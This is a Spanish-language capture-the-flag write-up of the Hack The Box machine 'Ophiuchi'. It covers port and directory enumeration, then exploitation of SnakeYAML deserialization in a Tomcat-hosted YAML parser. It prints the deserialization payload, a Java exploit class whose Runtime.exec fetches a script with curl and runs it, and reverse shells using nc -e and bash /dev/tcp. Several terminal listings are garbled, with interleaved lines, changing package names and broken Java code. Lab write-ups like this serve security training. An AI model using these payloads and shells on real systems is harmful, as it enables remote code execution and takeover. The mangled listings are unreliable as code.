

Ophiuchi

Ophiuchi es una máquina Medium linux que cuenta con un servidor Apache tomcat que aloja un sitio web Java. El sitio web aloja un "Online YAML Parser" que es vulnerable a la deserialización insegura de java. Obtenemos ejecución remota de código como tomcat. Mientras enumeramos encontramos credenciales en texto claro para el usuario admin. Observamos que el usuario admin puede ejecutar un programa en lenguaje GO como root que carga un archivo de ensamblado web que ejecuta un script basado en los resultados. Podemos modificar los resultados y obtener la ejecución de código como usuario root.

<u>Nota:</u> La dirección IP de destino puede diferir.

Escaneo:

```
nmap -Pn -p- --open 10.10.10.227 -T4
```

```
(kali㉿kali)-[~/machineshtb/Ophiuchi]
$ zsh
~/machineshtb/Ophiuchi
nmap -Pn -p- --open 10.10.10.227 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 00:38 GMT
Nmap scan report for 10.10.10.227
Host is up (0.082s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
Nmap done: 1 IP address (1 host up) scanned in 36.20 seconds
```

Versiones:


```
nmap -Pn -p22,8080 -sCV 10.10.10.227 -T4
```

```
nmap -Pn -p22,8080 -sCV 10.10.10.227 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 00:40 GMT
Nmap scan report for 10.10.10.227
Host is up (0.082s latency).
Version:
nmap -Pn -p22,8080 -sCV 10.10.10.227 -T4

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp   open  http      Apache Tomcat 9.0.38
|_ http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.68 seconds
```

Accedemos al port 80




Buscamos directorios

```
gobuster dir -u http://10.10.10.227:8080/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml, " "
```

```
gobuster dir -u http://10.10.10.227:8080/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml, " "
gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
+| Url: http://10.10.10.227:8080/
+| Method: authorized GET
+| Threads: 100
+| Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
+| Negative Status codes: 404
+| User Agent: gobuster/3.6
+| Extensions: "manager-gui"/> html,php,txt,htm,xml,
+| Timeout: 10s
=====
starting gobuster in directory enumeration mode
=====
- manager-script - al (Status: 200) [Size: 8042]
- manager-jmx - al (Status: 302) [Size: 0]
- test - al (Status: 302) [Size: 0]
- manager-status - al (Status: 302) [Size: 0]
- manager (Status: 302) [Size: 0]
```

Apache Tomcat 9.0.38

Encontramos el directorio manager pide user and pass



si le damos a cancelar nos revela algunas posibles credenciales.

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file contains the configuration for the manager application. For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

Probamos estas credenciales pero no nos deja acceder.

Buscamos que tecnologías web tiene el servidor con whatweb

whatweb http://10.10.10.227:8080/



Deserealización SnakeYaml Deserilization exploited, Java Yaml deserealizacion.


Recordando la máquina Time también recibía código, es decir que es susceptible a la vulnerabilidad de deserealizacion la cual permite ejecutar código el cual es interpretado por el servidor ocasionando que se pueda extraer información del servidor. Buscando en internet un buen rato encuentro este link <https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858> habla sobre **SnakeYaml** y como al insertar código java el servidor lo interpreta para intentar realizar una petición a un servidor remoto.

Añadimos el siguiente codigo en la web.


Now, when we run the below exploit payload again, the exploit.class gets executed and calculator gets opened.

```
!!javax.script.ScriptEngineManager [  
  !!java.net.URLClassLoader [[  
    !!java.net.URL ["http://attacker-ip/"]  
  ]]  
]
```

```
!!javax.script.ScriptEngineManager [  
!!java.net.URLClassLoader [[  
!!java.net.URL ["http://attacker-ip/"]  
]]  
]
```




levanto el servidor Python y obtengo una respuesta.




Sin embargo, para obtener una reverse Shell según la guía se debe utilizar algunos archivos del siguiente

GitHub. <https://github.com/artsploit/yaml-payload?tab=readme-ov-file>

la idea es editar el archivo `AwesomeScriptEngineFactory.java` el cual por medio del método `Runtime.getRuntime().exec` de java ejecuta comandos.



clono el repositorio



git clone <https://github.com/artsploit/yaml-payload.git>

```
~/machineshtb/Ophiuchi
git clone https://github.com/artsploit/yaml-payload.git
Cloning into 'yaml-payload'...
remote: Enumerating objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10
Receiving objects: 100% (10/10), done.

~/machineshtb/Ophiuchi
ls
creds.txt  rev.java  yaml-payload

~/machineshtb/Ophiuchi
```

como lo indica el GitHub debemos editar el .java recordando un poco de java el todo dentro de /* */ queda como comentario .

Añado una instrucción que me permita hacerle un ping a mi pc.

```
Runtime.getRuntime().exec("ping -c 2 10.10.14.4");
```

```
Open [x] AwesomeScriptEngineFactory.java
~/machineshtb/Ophiuchi/yaml-payload/src/artsploit
1 package artsploit;
2
3 import javax.script.ScriptEngine;
4 import javax.script.ScriptEngineFactory;
5 import java.io.IOException;
6 import java.util.List;
7
8 public class AwesomeScriptEngineFactory implements ScriptEngineFactory {
9
10     public AwesomeScriptEngineFactory() {
11         try {
12             /* modifico estas lineas
13              Runtime.getRuntime().exec("dig scriptengine.x.artsploit.com");
14              Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator"); */
15             /* Comandos a ejecutar por el script */
16              Runtime.getRuntime().exec("ping -c 2 10.10.14.4");
17             /* añado un syso (autocompletado en eclipse para el metodo system) para validar que ejecuta sin errores aunque creo que no es necesario */
18              System.out.println("Esta prueba valida que esta corriendo bien el script");
19         }
20     }
21 }
```

Ahora como lo indica el GitHub se debe compilar el script y luego guardar todo en un .jar.

Ejecutando desde src

```
javac src/artsploit/AwesomeScriptEngineFactory.java
```

```
jar -cvf yaml-payload.jar -C src/ .
```

```
~/machineshtb/Ophiuchi/yaml-payload master !1 03:49:32
javac src/artsploit/AwesomeScriptEngineFactory.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
src/artsploit/AwesomeScriptEngineFactory.java:18: error: cannot find symbol
    System.out.println("Esta prueba valida que esta corriendo bien el scr
");
    ^
  symbol:   method println(String)
  location: variable out of type PrintStream
1 error

~/machineshtb/Ophiuchi/yaml-payload master !1 03:49:47
nano src/artsploit/AwesomeScriptEngineFactory.java
```

al compilar tira un error que está relacionado con el método print que añadimos corregimos y ejecutamos de

nuevo.

```
~/machineshtb/Ophiuchi/yaml-payload master !1 1 x 03:51:
nano src/artsplit/AwesomeScriptEngineFactory.java
e debe compilar el script y luego guardar todo en un .jar
~/m/Ophiuchi/yaml-payload master !1 19s 03:51:
javac src/artsplit/AwesomeScriptEngineFactory.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
l-payload master !1 03:49:32
~/machineshtb/Ophiuchi/yaml-payload master !1 ?1 03:51:
SystemAAFontSettings=on -Dswing.aatext=true
```

convertimos a .jar el yaml `jar -cvf yaml-payload.jar -C src/`.

```
~/machineshtb/Ophiuchi/yaml-payload master !1 ?1 03:51:55
jar -cvf yaml-payload.jar -C src/ .
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
adding: artsplit/(in = 0) (out= 0)(stored 0%)
adding: artsplit/AwesomeScriptEngineFactory.class(in = 1808) (out= 780)(deflated
%)
adding: artsplit/AwesomeScriptEngineFactory.java(in = 1974) (out= 616)(deflated 6
)
payload master !1 1 x 03:49:47
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javafx.script.ScriptEngineFactory(in = 36) (out= 38)(defl
ed -5%)
l-payload master !1 1 x 03:51:
splitEngineFactory.java
~/machineshtb/Ophiuchi/yaml-payload master !1 ?2 03:52:58
ls
README.md src yaml-payload.jar 19s 03:51:
splitEngineFactory.java
```

Ahora escucho por tcpdump y levanto Python dentro de la carpeta donde está el `yaml-payload.jar`
`sudo tcpdump -i tun0 icmp -n`

```
~/machineshtb/Ophiuchi/yaml-payload master !1 ?2 03:52:58
ls
README.md src yaml-payload.jar
Toggle pane zoom

~/machineshtb/Ophiuchi/yaml-payload master !1 ?2 03:53:41
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Convert pane into a window

~/machineshtb/Ophiuchi 1 x 03:54:15
sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Luego me dirijo a la web y añado la ruta de descarga <http://10.10.14.4/yaml-payload.jar>

ONLINE YAML PARSER

```
!!javax.script.ScriptEngineManager
[
  !!java.net.URLClassLoader [
    !!java.net.URL
    ["http://10.10.14.4/yaml-
    payload.jar"]
  ]
]
```

PARSE

Detectamos que se recibe tráfico


```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.227 - - [13/Jun/2024 04:00:29] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [13/Jun/2024 04:00:29] "GET /yaml-payload.jar HTTP/1.1" 200 -

~/machineshtb/Ophiuchi INT x 03:57:44
sudo tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:00:29.739627 IP 10.10.10.227 > 10.10.14.4: ICMP echo request, id 3, seq 1, length 64
04:00:29.739661 IP 10.10.14.4 > 10.10.10.227: ICMP echo reply, id 3, seq 1, length 4
04:00:30.740826 IP 10.10.10.227 > 10.10.14.4: ICMP echo request, id 3, seq 2, length 64
04:00:30.740850 IP 10.10.14.4 > 10.10.10.227: ICMP echo reply, id 3, seq 2, length 4
```

Lo ideal es cambiar el ping por un nc -e /bin/bash sin embargo no me funciono luego de intentar por varias formas, la única que si sirvió fue crear un archivo .sh que contiene la reverse Shell para que luego con un curl se descargue y se ejecute.

Creo un archivo llamado shell.sh

```
~/machineshtb/Ophiuchi
cat shell.sh
#!/bin/bash

nc -e /bin/bash 10.10.14.4 123

~/machineshtb/Ophiuchi
```

Ahora modifiko el método .exec para que con curl descargue este archivo dentro de tmp y luego en otro método lo ejecute con bash.

```
Runtime.getRuntime().exec("curl http://10.10.14.4:2000/shell.sh -o /tmp/shell.sh");
```

```
Runtime.getRuntime().exec("bash /tmp/shell.sh");
```

```

6 import java.util.List;
7
8 public class AwesomeScriptEngineFactory implements ScriptEngineFactory {
9
10     public AwesomeScriptEngineFactory() {
11         try {
12             /* modifico estas lineas
13             Runtime.getRuntime().exec("dig scriptengine.x.artsexploit.com");
14             Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator"); */
15             /* Comandos a ejecutar por el script */
16             Runtime.getRuntime().exec("curl http://10.10.14.4:2000/shell.sh -o /tmp/shell.sh");
17             /* Ejecuto el script dentro del pc victima
18             Runtime.getRuntime().exec("bash /tmp/shell.sh");
19
20         } catch (IOException e) {
21             e.printStackTrace();
22         }
23     }
24 }

```

levanto Python donde cree mi shell por otro puerto tambien para que no tenga conflicto con el de la web

```

~/machineshtb/Ophiuchi
ls
creds.txt rev.java shell.sh yaml-payload

~/machineshtb/Ophiuchi
python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...

```

y ejecuto obviamente antes se debe levantar netcat y compilar y guardar el yaml .jar tambien.

```

~/m/Ophiuchi/yaml-payload master !1 ?2 17s 04:15:16
javac src/artsexploit/AwesomeScriptEngineFactory.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

~/machineshtb/Ophiuchi/yaml-payload master !1 ?2 04:15:21
jar -cvf yaml-payload.jar -C src/ .
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
adding: artsexploit/(in = 0) (out= 0)(stored 0%)
adding: artsexploit/AwesomeScriptEngineFactory.class(in = 1677) (out= 711)(deflated 57%)
adding: artsexploit/AwesomeScriptEngineFactory.java(in = 1898) (out= 548)(deflated 71%)
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javafx.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)
A tiny project for generating payloads for the SnakeYAML deserialization gadget (taken
https://github.com/f0rm1d4t0r/snakeyaml-gadget
~/machineshtb/Ophiuchi/yaml-payload master !1 ?2

```

Sin embargo, no me funciono aunque si hizo lapeticionn a laShellll.

```
~/machineshtb/Ophiuchi
ls
eds.txt rev.java shell.sh yaml-payload

~/machineshtb/Ophiuchi
python3 -m http.server 2000
serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
10.10.227 - - [13/Jun/2024 04:16:51] "GET /shell.sh HTTP/1.1" 200 -
```

Entonces añado una simple de bash.

`bash -c "bash -i >& /dev/tcp/10.10.14.4/123 0>&1"`

```
(kali㉿kali)-[~/machineshtb/Ophiuchi]
$ cat shell.sh
#!/bin/bash

bash -c "bash -i >& /dev/tcp/10.10.14.4/123 0>&1"

(kali㉿kali)-[~/machineshtb/Ophiuchi]
$
```

Compilo y guardo nuevamente, ejecuto en la web y tengo acceso a tomcat

```
~/machineshtb/Ophiuchi
nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.227] 52266
bash: cannot set terminal process group (815): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@ophiuchi:/$ whoami
whoami
tomcat
tomcat@ophiuchi:/$
```

Ahora veo que la flag está en admin y no tenemos acceso a este usuario.


```
tomcat@ophiuchi:~$ cat /home/admin/user.txt
cat: /home/admin/user.txt: Permission denied
tomcat@ophiuchi:~$
```

Por lo tanto, comienzo a buscar directorios propios del usuario tomcat.

`find / -user tomcat 2>/dev/null | grep -vE 'proc/.'`

```
tomcat@ophiuchi:/$ find / -user tomcat 2>/dev/null | grep -vE 'proc|/\.'
/dev/pts/0
/opt/tomcat/logs
/opt/tomcat/logs/localhost_access_log.2021-01-09.txt
/opt/tomcat/logs/localhost_access_log.2021-02-03.txt
/opt/tomcat/logs/localhost_access_log.2021-01-07.txt
/opt/tomcat/logs/localhost.2024-06-18.log
/opt/tomcat/logs/localhost_access_log.2021-02-04.txt
/opt/tomcat/logs/manager.2024-06-18.log
/opt/tomcat/logs/localhost_access_log.2021-01-08.txt
/opt/tomcat/logs/localhost_access_log.2021-02-05.txt
/opt/tomcat/logs/localhost_access_log.2024-06-18.txt
/opt/tomcat/logs/catalina.2024-06-18.log
/opt/tomcat/logs/catalina.out
```

